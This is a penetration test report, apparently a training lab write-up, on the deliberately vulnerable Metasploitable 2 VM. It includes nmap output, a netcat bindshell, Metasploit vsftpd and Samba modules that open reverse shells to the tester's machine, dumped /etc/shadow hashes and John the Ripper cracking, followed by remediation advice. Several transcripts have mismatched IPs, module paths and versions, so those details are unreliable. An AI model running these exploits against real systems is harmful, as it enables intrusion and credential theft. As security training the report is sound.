

Penetration Test Report — Metasploitable 2

Disclaimer: This assessment was conducted exclusively in an isolated lab environment against Metasploitable 2, an intentionally vulnerable virtual machine designed for security training. All techniques documented here are for educational purposes only. Do not use these methods against any system you do not own or have explicit written permission to test.

Field	Details
Report Date	10 May 2026
Assessed By	Amara
Target System	Metasploitable 2 — 192.168.56.104
Attacker Machine	Kali Linux — 192.168.56.101
Assessment Type	Internal Network Penetration Test
Classification	CONFIDENTIAL

Table of Contents

- [1. Executive Summary](#)
- [2. Scope & Methodology](#)
- [3. Reconnaissance](#)
- [4. Detailed Findings](#)
 - [◦ Finding 1: Unauthenticated Root Shell \(Port 1524\)](#)
 - [◦ Finding 2: vsftpd 2.3.4 Backdoor \(CVE-2011-2523\)](#)
 - [◦ Finding 3: Samba Usermap Script \(CVE-2007-2447\)](#)
 - [◦ Finding 4: Password Hash Disclosure](#)
 - [◦ Finding 5: Default Credentials](#)
 - [◦ Finding 6: Outdated Operating System](#)
- [5. Conclusion & Remediation Priority](#)

1. Executive Summary

During a two-day internal penetration test, the Metasploitable 2 system was found to be fully compromised via three independent attack paths, each requiring zero credentials. Any internal user or attacker who breaches the network perimeter could achieve complete administrative control within minutes, enabling data theft, ransomware deployment, or use of the system as a launchpad against other internal hosts. Immediate remediation of all critical findings is required before this system can be considered safe for any networked environment.

Overall Risk Rating: CRITICAL


#	Finding	Severity	CVSS Score
1	Unauthenticated Root Shell (Port 1524)	 CRITICAL	10.0
2	vsftpd 2.3.4 Backdoor (CVE-2011-2523)	 CRITICAL	10.0
3	Samba Usermap Script (CVE-2007-2447)	 CRITICAL	10.0
4	Password Hash Disclosure (/etc/shadow)	 CRITICAL	9.8
5	Default Credentials (msfadmin:msfadmin)	 HIGH	8.1
6	Outdated Operating System (Ubuntu 8.04)	 HIGH	7.5

2. Scope & Methodology

2.0 Scope

Item	Details
Target IP	192.168.56.104
Target OS	Ubuntu 8.04 (Linux 2.6.24-16-server)
Network	192.168.56.0/24 — Host-Only (Isolated)
Port Range	1–65535 (All TCP ports)
Testing Period	09 May 2026 – 10 May 2026

2.1 Network Diagram



2.2 Methodology

The assessment followed a standard five-phase penetration testing methodology:

Phase	Name	Description
1	Reconnaissance	Full TCP port scan across all 65,535 ports using Nmap with service/version detected (-sV) default script (-sC), and OS fingerprinting (-o). Completed in 139 seconds, identifying 15+ open ports.
2	Vulnerability Assessment	Each detected service was cross-referenced against known CVEs. Vsftpd 2.3.4 and samba 3.x were immediately flagged as carrying critical public exploits.
3	Exploitation	Three independent exploitation attempts executed: Manual bindshell, Metasploit vsftpd module, and Metasploit Samba usermap module. All three yielded root.
4	Post-Exploitation	From root shell: dumped /etc/passwd and /etc/shadow, enumerating running processes, confirmed hostname and kernel version, and reviewed /root directory contents.
5	Reporting	All findings documentation with terminal screenshots. CVSS scoring, business impact statement, and prioritized remediation guidance

2.3 Tools Used

Tool	Version	Purpose
Nmap	7.99	Port scanning and service/version detection
Metasploit Framework	6.4	Exploitation framework for vsftpd and Samba exploits
Netcat	—	Manual connection to bindshell on port 1524
John the Ripper	—	Offline password hash cracking

3. Reconnaissance

3.1 Nmap Scan Results

A comprehensive Nmap scan was conducted against all 65,535 TCP ports:

```
nmap -sV -sC -O -p- 192.168.56.104 -oN recon_initial.txt
```

The scan completed in 139 seconds and identified the following open ports:

Port	State	Service	Version
21/tcp	Open	FTP	vsftpd (Misconfigured/Backdoored)
22/tcp	Open	SSH	OpenSSH 4.7p1 Debian
23/tcp	Open	Telnet	Linux telnetd
53/tcp	Open	DNS	ISC BIND 9.4.2
111/tcp	Open	RPCbind	v2 (RPC #100000)
512–514/tcp	Open	R-Services	rexecd / rlogind / rshd
1524/tcp	Open	Bindshell	Metasploitable root shell
2049/tcp	Open	NFS	NFS v2–4
3306/tcp	Open	MySQL	MySQL 5.0.51a-3ubuntu5
5432/tcp	Open	PostgreSQL	PostgreSQL 8.3.0–8.3.7

Nmap scan result

```
(amara@kali)-[~]
└─$ nmap -sV -sC -O -P- 192.168.56.103 -oN nmap.txt
Starting Nmap: 7.99 ( https://nmap.org ) at 2026-05-09 20:30 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00068s latency).
Not shown: 65517 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd (Misconfigured)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_ bind.version: 9.4.2
111/tcp    open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_  program version  port/proto  service
|_ 100000 2 111/tcp    rpcbind
|_ 100000 2 111/udp    rpcbind
|_ 100003 2,3,4 2049/tcp    nfs
|_ 100003 2,3,4 2049/udp    nfs
|_ 100005 1,2,3 37725/tcp   mountd
|_ 100005 1,2,3 40727/udp   mountd
|_ 100021 1,3,4 40534/udp   nlockmgr
|_ 100021 1,3,4 44184/tcp   nlockmgr
|_ 100024 1 35535/tcp   status
|_ 100024 1 54975/udp   status
512/tcp    open  exec         netkit-rsh rexecd
513/tcp    open  login
514/tcp    open  shell        NetKit rshd
1099/tcp   open  java-rmi     GNU Classpath grmiregistry
1524/tcp   open  bindshell    Metasploitable root shell
2049/tcp   open  nfs          2-4 (RPC #100003)
3306/tcp   open  mysql        MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|_ Protocol: 10
|_ Version: 5.0.51a-3ubuntu5
|_ Thread ID: 8
|_ Capabilities flags: 43564
|_ Some Capabilities: LongColumnFlag, SwitchToSSLAfterHandshake, Support41Auth, SupportsCompression, SupportsTransactions, Speaks41ProtocolNew, ConnectWithDatabase
|_ Status: Autocommit
|_ Salt: jLlLHc;<y/z>bT_aJ-CF
3632/tcp   open  distccd?
5432/tcp   open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2025-10-12T17:36:02+00:00; -209d06h56m25s from scanner time.
|_ _ssl-date: 2025-10-12T17:36:02+00:00; -209d06h56m25s from scanner time.
```

```
|_ Protocol: 10
|_ Version: 5.0.51a-3ubuntu5
|_ Thread ID: 8
|_ Capabilities flags: 43564
|_ Some Capabilities: LongColumnFlag, SwitchToSSLAfterHandshake, Support41Auth, SupportsCompression, SupportsTransactions, Speaks41ProtocolNew, ConnectWithDatabase
|_ Status: Autocommit
|_ Salt: jLlLHc;<y/z>bT_aJ-CF
3632/tcp   open  distccd?
5432/tcp   open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2025-10-12T17:36:02+00:00; -209d06h56m25s from scanner time.
33409/tcp  open  java-rmi     GNU Classpath grmiregistry
35535/tcp  open  status       1 (RPC #100024)
37725/tcp  open  mountd       1-3 (RPC #100005)
44184/tcp  open  nlockmgr     1-4 (RPC #100021)
MAC Address: 08:00:27:08:25:72 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: -209d06h56m25s

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 139.37 seconds
```

3.2 Attack Chain Overview

The following sequence demonstrates how findings compound into full compromise:

1. Initial Access: Netcat connection to port 1524 immediately yielded a root shell (Finding 1), requiring no credentials or exploitation tools.
2. Credential Harvesting: From the root shell, /etc/shadow was read directly, exposing MD5crypt hashes for all system accounts (Finding 4).
3. Offline Cracking: John the Ripper cracked the msfadmin hash in under one second (Finding 5), confirming trivially weak credentials.
4. Lateral Movement Risk: Cracked credentials could be reused against SSH (port 22), MySQL (3306), or PostgreSQL (5432) on this or other internal hosts.

5. Independent Paths Confirmed: Findings 2 and 3 (vsftpd, Samba) were verified as separate, standalone routes to root, meaning patching one vulnerability alone would not prevent compromise

4. Detailed Findings

Finding 1: Unauthenticated Root Shell (Port 1524)

Field	Detail
Severity	 CRITICAL
CVSS Score	10.0 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Port	1524/tcp
Tool Used	Netcat (nc)

Description

Port 1524 was found to be running an open root shell with no authentication required. Any user with network access to this port is immediately granted a root-level command shell on the target system.

Exploitation Steps

```
# Connect to the open root shell
nc 192.168.56.104 1524

# Shell received immediately – no credentials needed
root@metasploitable:/#

# Confirm root access
whoami
→ root

uname -a
→ Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux

# Dump sensitive files
cat /etc/passwd
cat /etc/shadow
```

Successful root access via port 1524

```
(amara@kali)-[~]
$ nc 192.168.56.103 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

```
root@metasploitable:/# cat /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
root@metasploitable:/# ls /root
Desktop
reset_logs.sh
vnc.log
root@metasploitable:/#
```

Impact

Complete system compromise. An attacker can read, modify, or delete any file; install malware; create persistent backdoors; and use the system as a pivot point to attack other internal hosts.

Remediation

1. Immediately close port 1524 using firewall rule
2. Identify and remove the service binding to this port
3. Conduct a full system audit to check for additional backdoors

Finding 2: vsftpd 2.3.4 Backdoor (CVE-2011-2523)

Field	Detail
Severity	 CRITICAL
CVE	CVE-2011-2523
CVSS Score	10.0
CVSS Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Port	21/tcp (FTP)
Metasploit Module	exploit/unix/ftp/vsftpd_234_backdoor

Description

The vsftpd 2.3.4 package contains a malicious backdoor introduced into its source code. When a username containing a smiley face (:)) is sent during FTP authentication, the backdoor opens a root shell on port 6200.

Exploitation Steps

```
# Load the vsftpd backdoor module in Metasploit
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

# Configure target and listener
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.104
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.101

# Execute the exploit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

# Result: Meterpreter session 1 opened with root privileges
meterpreter > getuid
→ Server username: root
```


Successful exploitation of vsftpd 2.3.4 using Metasploit

```
msf5 (metasploit v6.0.120-dev)
* --=[ 2,438 exploits - 1,321 auxiliary - 2,146 payloads
* --=[ 432 post - 48 encoders - 14 nops - 12 exotics
]--=

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf5 > unsetg payload
Unsetting payload...

msf5 > use exploit/omnia/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/smb/metasppreter_reverse_tcp
msf5 exploit(omnia/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.181
LHOST => 192.168.56.181
msf5 exploit(omnia/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.184
RHOSTS => 192.168.56.184
msf5 exploit(omnia/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.181:4444
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '*' and '?' was replaced with '*' in regular expression
[*] 192.168.56.184:21 - Backdoor has been opened!
[*] Meterpreter session 1 opened (192.168.56.181:4444 -> 192.168.56.184:37381) at 2020-07-18 19:54:36 -0400

meterpreter > sysinfo
Computer          : metasploitable.localdomain
OS                : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture     : i686
BuildType        : i686-linux-musl
Meterpreter       : x86/linux
Meterpreter > getuid
Server username: root
meterpreter > shell
Process 4956 created.
Channel 1 created.
whoami
root
hostname
metasploitable
ps
  PID TTY          TIME CMD
    1 ?        00:00:00 init
    2 ?        00:00:00 kthreadd
    3 ?        00:00:00 migration/0
    4 ?        00:00:00 ksoftirqd/0
    5 ?        00:00:00 watchdog/0
    6 ?        00:00:00 events/0
    7 ?        00:00:00 khelper
   41 ?        00:00:00 khlockd/0
   44 ?        00:00:00 kacpid
   45 ?        00:00:00 kacpi_notify
```

Impact

Full remote code execution as root. No credentials required. Attacker gains complete control of the system remotely via an intentionally planted back door.

Remediation

1. Immediately remove vsftpd 2.3.4 and upgrade to a patched version
2. Restrict FTP access using firewall rules
3. Replace FTP with SFTP for secure file transfer

Finding 3: Samba Usermap Script (CVE-2007-2447)

Field	Detail
Severity	 CRITICAL
CVE	CVE-2007-2447
CVSS Score	10.0
CVSS Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Port	445/tcp (SMB)

Description

The Samba service was vulnerable to a command injection flaw in its MS-RPC functionality. By sending a specially crafted username containing shell metacharacters, an attacker can execute arbitrary commands as root — no authentication required.

Exploitation Steps

```
# Launch Metasploit and load the Samba usermap module
msf6 > use exploit/multi/samba/usermap_script

# Configure target and listener
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.104
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.56.101
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
# Execute the exploit
msf6 exploit(multi/samba/usermap_script) > run

# Result: Command shell session 2 opened
# Confirm root access
Id → uid=0(root) gid=0(root)
```

Samba usermap_script successful exploitation resulting in root access.

```
4593 ?      00:00:00 jsvc
4594 ?      00:00:00 jsvc
4614 ?      00:00:00 apache2
4633 ?      00:00:00 rmiregistry
4637 ?      00:00:00 ruby
4641 ?      00:00:00 unrealircd
4655 ?      00:00:00 Xtightvnc
4664 ?      00:00:00 xstartup
4667 ?      00:00:00 xterm
4672 ?      00:00:00 fluxbox
4852 ?      00:00:00 shlKSwbJbF
4856 ?      00:00:00 sh
4878 ?      00:00:00 ps
exit
meterpreter > background
[*] Backgrounding session 1...
msf exploit(unix/ftp/vsftpd_234_backdoor) > unsetg exploit
Unsetting exploit ...
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.101:5555
[*] Command shell session 2 opened (192.168.56.101:5555 → 192.168.56.104:38073) at 2026-05-10 20:11:56 -0400

whoami
root
hostname
metasploitable
id
uid=0(root) gid=0(root)
█
```

Impact

Full remote code execution as root via the SMB service. This is a third independent attack path to full system compromise, requiring no prior credentials.

Remediation

1. Upgrade Samba to a patched version immediately
2. Restrict SMB access to trusted hosts only via firewall rules
3. Disable Samba entirely if file sharing is not required

Finding 4: Weak Password, Hashing and Credential Exposure

Field	Detail
Severity	 CRITICAL
CVSS Score	9.8
CVSS Vector	AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
File Accessed	/etc/shadow
Hash Type	MD5crypt (\$1\$)

Description

Through the root access obtained via Finding 1, the /etc/shadow file was freely readable. This finding is documented separately because the underlying weakness, which is the use of the deprecated MD5crypt () hashing algorithm — an independent configuration failure. Even if the bindshell were closed, hashes obtained through any other root-level access path would remain trivially crackable. All accounts including root, msfadmin, sys, klog, service, user, and postgres were exposed.

Screenshot showing successful extraction of password hashes from /etc/shadow

```
root@metasploitable:/# cat /etc/shadow
root:$1$/avpf8J1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX68P0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
root@metasploitable:/# ls /root
Desktop
reset_logs.sh
vnc.log
root@metasploitable:/#
```

Impact

All password hashes can be cracked offline. Successful cracking enables lateral movement, credential reuse across other systems, and persistent access even after initial vulnerabilities are patched.

Remediation

1. Close all critical vulnerabilities above to prevent unauthorized root access
2. Migrate to stronger hashing algorithm (Sha-512 or bcrypt)
3. Enforce proper file permissions on all sensitive system files

Finding 5: Default Credentials

Field	Detail
Severity	🟡 HIGH
CVSS Score	8.1
CVSS Vector	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
Account	msfadmin
Password	msfadmin (identical to username)
Tool Used	John the Ripper

Description

The primary administrator account msfadmin was configured with its own username as the password. The MD5crypt hash was cracked using John the Ripper, confirming this trivially weak credential.

Exploitation Steps

```
# From the root shell gained in Finding 1, read the shadow file
cat /etc/shadow

# Copy the msfadmin hash to a local file on Kali
echo "msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.iHZjA5/:14684:0:99999:7:::" > hash.txt

# Crack the hash using John the Ripper
john hash.txt --wordlist=mylist.txt --format=md5crypt

# View cracked result
john hash.txt --show
→ msfadmin:msfadmin:14684:0:99999:7:::

# Result: Password cracked in under 1 second
# Confirmed credential – username: msfadmin / password: msfadmin
```

Successful password crack using john

```
(amara@kali)-[~]
$ echo "msfadmin" > mylist.txt

(amara@kali)-[~]
$ john hash.txt --wordlist=mylist.txt --format=md5crypt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 48 needed for performance.
msfadmin      (msfadmin)
1g 0:00:00:00 DONE (2026-05-10 17:46) 50.00g/s 50.00p/s 50.00c/s 50.00C/s msfadmin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(amara@kali)-[~]
$ john hash.txt --show
msfadmin:msfadmin:14684:0:99999:7:::

1 password hash cracked, 0 left

(amara@kali)-[~]
$
```

Remediation

1. Enforce strong password policies – minimum 12 characters with complexity requirements
2. Implement account lockout after repeated failed login attempts
3. Use a password manager and unique credentials for all accounts

Finding 6: Outdated Operating System

Field	Detail
Severity	● HIGH
CVSS Score	7.5
CVSS Vector	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N
OS Version	Ubuntu 8.04 (End of Life: May 2013)
Kernel	Linux 2.6.24-16-server

Description

The target system runs Ubuntu 8.04 LTS, which reached end-of-life in May 2013. The operating system and all installed packages no longer receive security updates, leaving the system permanently

exposed to all vulnerabilities discovered since that date. The outdated kernel version is itself susceptible to multiple local privilege escalation exploits.

Impact

Every service running on this system is potentially affected by years of unpatched CVEs. The outdated OS amplifies the severity of every other finding in this report.

Remediation

1. Migrate to a currently supported Ubuntu LTS release (22.04 or later)
2. Establish a patch management process to keep all packages up to date
3. Conduct a full software inventory and remove unnecessary services

5. Conclusion & Remediation Priority

The penetration test against Metasploitable 2 revealed a critically vulnerable host with multiple independent attack paths, all leading to full root-level compromise. Three separate exploits were successfully executed, each achieving complete system control without requiring prior credentials.

Systemic security failures identified:

1. Running intentionally backdoored software (vsftpd 2.3.4)
2. Exposing an unauthenticated root shell to the network (port 1524)
3. Severely outdated and unpatched software across all services
4. Weak password practices including default credentials
5. Unnecessary exposure of sensitive services (Telnet, R-Services, NFS)

This system must not be connected to any production or trusted network. Immediate remediation of all critical findings is strongly recommended, followed by a verification assessment.

5.1 Remediation Priority

Priority	Action	Timeline
 1 - CRITICAL	Close port 1524 and remove the bindshell service	Immediate

● 2- CRITICAL	Remove and replace vsftpd 2.3.4	Immediate
● 3 - CRITICAL	Patch or disable the vulnerable Samba service	Immediate
● 4 - HIGH	Enforce a strong password policy across all accounts	Within 24 hours
● 5 - HIGH	Upgrade OS and all services to supported versions	Within 1 week

Report generated as part of a controlled lab assessment. All exploitation was performed in an isolated environment with no impact to production systems.